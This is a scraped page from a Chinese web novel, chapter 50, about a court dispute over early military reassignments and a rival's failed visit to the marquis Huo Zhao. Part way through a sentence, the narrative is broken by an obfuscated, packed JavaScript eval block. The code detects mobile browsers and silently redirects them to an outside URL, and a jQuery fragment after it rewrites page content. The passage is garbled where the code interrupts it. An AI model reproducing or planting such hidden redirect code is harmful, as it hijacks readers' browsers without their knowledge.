默认冷灰
24号文字
方正启体

50. 第 50 章

作者:帘起本书字数:K更新时间:
    卯时二刻,官员准时到达金銮殿门前,大约半个时辰后,皇帝提前退朝,留重臣到内朝殿议事。


    隆德帝拨弄着手中奏折,片刻后对众人开口,“朕打算提前进行兵部调岗事宜。”


    堂下哗然。


    各州兵员调任是惯例,但眼下距离上次调岗才不过一载,按理来讲不该这么快。


    “去夏大旱,朕已经提前让按察使和兵部那边重调了各州配制,近期葛望已经把文书给朕过目。”


    葛望原先是西北军将,后来累任兵部郎中,深得皇帝器重。


    隆德帝说着把手中簿册递给一旁候着的黄忠,让他一会儿先给底下人看看。


    “这份调兵令给内阁先传阅,无纰漏的话,就这样定下了。”魏王早在刚才就如遭雷劈。


    他好好布下的人怎么就忽然要被调走了?


    周盛斟酌须臾,朝上坐道,


    “陛下,每三年一调岗是定制,怎的这会儿突然提前了,臣认为有失妥当。”


    皇帝听到这话面有不悦。


    “早先因为旱灾,户部配粮不均,倒让巡抚查出各州兵员冗杂和缺空,这问题你是忘了吗?”


    周盛面上一白,他怎么不记得这一茬了。


    去年的户部贪粮饷一事后来风声渐小,竟是让他忘记了魏王处境艰难。那贺良前日才刚被抄家,贪污之事收尾到现在,搞的魏王底下的好几个小金库断了供应。


    现在怎么还赶上这档子事儿。


    魏王忍不住额角抽痛,无可奈何地劝阻,“父皇,儿子认为调兵之事不急于一时,尤其是边地的几个州,突然换人怕会搞的军心浮动,再缓几个月更稳妥。”


    “朕原先也是这么打算的,但这事儿已经商议多时,倒谈不上是仓促。更别说底下的那些供需之事了,多耗一天又多又糜费。”


    隆德帝喜欢黄老之学,这些年来宫里也颇为节俭,屡屡缩减开支。


    魏王听这话,以为还有转圜的余地,正想要再次开口,就看到皇帝身旁的葛望出列朝他作揖。


    “魏王忧心国事臣能理解,自然也有考虑到军心这一层。此次调防的只有各地客兵中的高级将领,就拿迳州防区来说,九个卫所,提前调走的只有其中两个总兵而已,其余的万数兵员和战马先不动,等待下次兵调。此番只是制衡一二,调配冗杂,谈不上紊乱军心。”


    葛望原本是武举出身,向来有一两分狷介,尽管为人正直,但总有些格格不入的愚勇,可今日却难得一见的言辞详密,倒让人完全找不出错漏。


    看皇帝似乎眼带赞赏,底下的臣僚也再不敢有意见。


    但魏王现在也顾不上考虑葛望的变化,脑袋一时嗡嗡作响,心底的这最后一点希望也扑灭了,不由恶狠狠盯着人。


    却被葛望巧妙一避。


    皇帝觉得大事已定,便留意了薛授一眼,“薛卿,你的意见呢?”


    薛授向来不混迹于皇子各派,能够独善其身,也是因为和隆德帝师徒有这种心照不宣的默契。


    见此状,当即出列道,“臣认为,正巧上元节各地藩王进京朝贺,赶在此之前安顿下来的确妥当。”


    这话巧妙把群臣眼光都移到了上元朝会和皇宫内宴上,鸿胪寺正卿现在已是恨不得飞奔回衙署处理朝会仪节了,堂中人心浮动,自然也没了一开始议事时候的激越。


    皇帝看到无人反驳,打定主意后挥手道,“既然如此,朕意已决,都退下吧。”


    众臣领旨出宫。


    霍钊出了殿门,心中略定地看向玉阶,显而易见,末端之处正有人驻足,他步履稳健地往走下,衣袂不经意划过庭阶上的龙纹镂雕。


    再停步,正好和即将去官衙的葛望打了个照面,二人对视一眼,心照不宣。


    剩下的,就看那边了……


    自打出宫,魏王还是不敢相信自己辛苦布下的一切就这样打了水漂,直到回了府,面上更是毫不遮掩的气恼。


    “好一个调兵,坏我的大计!”


    一边站着的亲信听到这呵斥战战兢兢,只敢顾左右而言他,“下臣原本已经安排妥当了,可谁知半路来了个程咬金,今日那葛望也不知道受了哪个高人指点,不然我还要参他一本……”


    “现在哪儿有功夫管他受到谁的指点,等我坐上储君之位,再考虑这些不迟。”魏王眸中戾色不掩,饮下一口茶水,才将将灭下心底翻滚着的火气。


    “那现在……”


    亲信试探问了一句。


    魏王面沉如水,沉下声音道,


    “不说都安排好了吗,提前一二也不是不可以……”


    .


    殷婉收拾妥当,紧搭着霍钊的后脚离开殷家回到侯府。


    只不过她进门的片刻,有一辆马车也停在了门前。


    那马车装点豪阔,旁边旂牌上写着个“廖”字。


    车里,廖寄柔端坐着,眼底几份忐忑,几份欣喜。


    她伸手招呼丫鬟,另拿了个帖子递给门人。


    大约盏茶功夫,便有人出来迎她,“廖姑娘这边请。”


    廖寄柔掸了掸袖口,温声答应,和衔珠一同进了侯府。


    半道上,她留意到前院有些杂乱,仆役们前前后后地运送木料,泥瓦匠在书房前砌砖。而中厅也是,里里外外都有人在忙活,显然是在整修的样子。


    “这是怎么了?”廖寄柔问。


    带路的人便说,“是老祖宗下了命令,这些日子前院正在修缮,不过工期不长,快修好了。”


    廖寄柔没忍住,“那侯爷呢?没有书房,侯爷怎么处理公务?”


    仆役眉心跳了跳,“侯爷?当然是在后院处理差事啊。方才夫人也说了,会客厅如今不便,得让您绕道去后院。”


    “夫人?我们现在是去见侯夫人?”


    “对啊,侯爷今日有事不在府中。”


    闻言,廖寄柔的手指紧了紧,心中失望极了。


    她原先派人仔仔细细打探过,知道霍钊很少在后院起居办公,今日也是特地要来见霍钊的,哪知道一来二去便成了这样。


    但来都来了,这时候再说不去,太过奇怪。


    廖寄柔硬着头皮继续往前走。到了


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16951608|188368||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    抱雪院,殷婉正坐在一堆抱枕里挽绣线,看她来了,站起身。


    “廖小姐身子不好,天寒地冻的,怎么突然来了?”


    廖寄柔和她并不相熟,此次没有去文氏那边,反倒是来了她这里,殷婉觉得奇怪,无心问了一句。


    廖寄柔却觉得她是在阴阳怪气,嗓音淡淡道:“先前侯爷对家父有恩,今次正逢年节时候,便想来府里拜会侯爷表达感恩。是出于诚意才来,倒也没有注意天气如何。”


    她觉得殷婉会不好意思,没想到她笑了笑,“廖小姐心诚,可今日侯爷正好去了外城的卫所,不在府中,不如你改日再来。”


    霍钊下朝后一般都会去军营,殷婉根据他的习惯如此推断,坦言告诉了对方。


    可廖寄柔却觉得无比尴尬,用尽力气才保持住自己的体面,


    “那既然这样,我便去趟卫所罢。”


    殷婉好意提醒,“军营纪律严谨,廖小姐记得通禀侯爷一声。”


    廖寄柔点点头,紧跟着告辞,出门坐马车去了外城。


    到了军营,周围士兵姿容谨严,她心里猛地打鼓,想起殷婉的话,便派了个仆役进去一趟。


    彼时,霍钊正在部署西北军人员调度,骤闻有人来找,眉心微拧了拧,“是谁?”


    “是廖家的下人。”


    卫所里有关卡,廖家的下人被拦在了门外,通过重重卫兵才把这话传了进来。


    霍钊的眉头又压得深了些,“什么事?”


    “是……是廖小姐想来找您,说是来表达感谢。”


    “不见!”霍钊沉声道,“这里是什么地方,能让闲杂人等胡乱过来?你们办差真是越来越不当心了!”


    卫兵猛地被呵得吓了一跳,板着脸去了外面,劈头盖脸又把廖家的仆役骂了一通。


    等到那仆役再返回来回禀廖寄柔,已是灰头土脸的。


    “小姐,侯爷说军营重地,不让您过去。”不让……


    这下廖寄柔面红耳赤,那仆役却是个愣的,说着还在继续喋喋不休,“军营里的人说侯爷等闲不见外人,更不让闲杂人等进去……”


    他嗓门大,周围士兵都看了过来。


    “好了,别说了!”廖寄柔彻底失了颜面,恶狠狠瞪了仆役一眼,悻悻领人走了。回去的路上廖寄柔一直在想,为何殷婉不提前告诉她,让她不要白去一趟。


    恰好这时候衔珠也说,“姑娘,那侯夫人是个精明的,说了那样的话,却不提前告知咱们不要去,搞得在您最后在侯爷那得了个没脸。”


    “我自然知道军营的规矩”,廖寄柔喃喃地攥紧袖口,“倘若她不说让咱们通禀侯爷,我定不会贸然前去。”


    衔珠忐忑地瘪瘪嘴,“您说,先前您派人传谣言的事儿……侯夫人是不是知道了?”


    月余前,廖寄柔探得霍钊和殷婉关系不佳,在侯府去成华寺之后,派了几个家丁在剧院茶馆故意闲谈,当时京中流言四起,她到现在还有些后怕。


    所以,殷氏是故意的?


    廖寄柔的眼神慢慢沉了下来,眸底越来越暗。(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)